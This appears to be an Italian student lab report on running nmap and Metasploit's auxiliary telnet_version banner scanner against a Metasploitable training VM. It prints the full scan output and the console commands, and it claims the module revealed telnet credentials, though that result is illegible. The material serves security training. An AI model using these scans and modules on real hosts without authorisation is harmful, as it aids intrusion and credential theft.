



S7-L2







Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet\_version sulla macchina Metasploitable.



Per svolgere l'esercizio di oggi per prima cosa da kali facciamo partire una scansione tramite nmap, così possiamo andare a vedere il servizio che vogliamo scegliere come nostro target, la sua porta e altre informazioni utili come la versione attualmente in uso, dopodiché possiamo procedere andando ad avviare un'altra istanza di terminale per avviare metasploit, in modo da avere una situazione più agevole sulla quale lavorare.

```
(root@kali)-[/home/kali]
# nmap -sV 192.168.1.104
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-23 09:59 CET
Nmap scan report for 192.168.1.104
Host is up (0.00017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

```
(kali@kali)-[~]
$ msfconsole
```

### 3Kom SuperHack II Logon

User Name: [ security ]

Password: [ ]

[ OK ]

<https://metasploit.com>

```
= [ metasploit v6.3.27-dev ]
+ -- -- [ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- -- [ 1385 payloads - 46 encoders - 11 nops ]
+ -- -- [ 9 evasion ]
```

Metasploit tip: View a module's description using



Una volta che ci ritroviamo in questa situazione possiamo andare a cercare tramite metasploit degli exploit e degli auxiliary che ci vengono messi a disposizione per compromettere il servizio target del nostro attacco, per fare ciò ci basterà andare a scrivere “search” seguito da quello che vogliamo andare a cercare, in questo caso cercheremo un auxiliary per telnet , come possiamo vedere in figura, lui ci restituirà tutti i risultati relativi alla nostra ricerca, in questo caso andiamo a selezionare il secondo, nel caso si trattasse di un exploit dovremmo andare a selezionare un payload da caricare, altrimenti metasploit inserirà quello che è ritenuto di più grande successo.

```
msf6 > search auxiliary telnet_version
```

#### Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/telnet/lantronix_telnet_version		normal	No	Lantronix Telnet Service Banner Detection
1	auxiliary/scanner/telnet/telnet_version		normal	No	Telnet Service Banner Detection

Interact with a module by name or index. For example `info 1`, `use 1` or `use auxiliary/scanner/telnet/telnet_version`

```
msf6 > use 1
```



Dopo aver selezionato l'attacco che vogliamo andare a svolgere non ci resta che inserire i dati del nostro target, come possiamo vedere in figura tramite il comando "show options" posso andare a selezionare alcune informazioni, alcune saranno obbligatorie come l'rhost, messe le informazioni procediamo lanciando l'attacco con il comando "exploit".

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options
```

```
Module options (auxiliary/scanner/telnet/telnet_version):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

```
View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.104
```

```
rhosts => 192.168.1.104
```

Dalla schermata che ci si presenta possiamo evincere che l'attacco è andato a buon fine, infatti le credenziali per accedere al servizio sono state rivelate tramite il tool auxiliary che metasploit ci ha messo a disposizione

[illegible]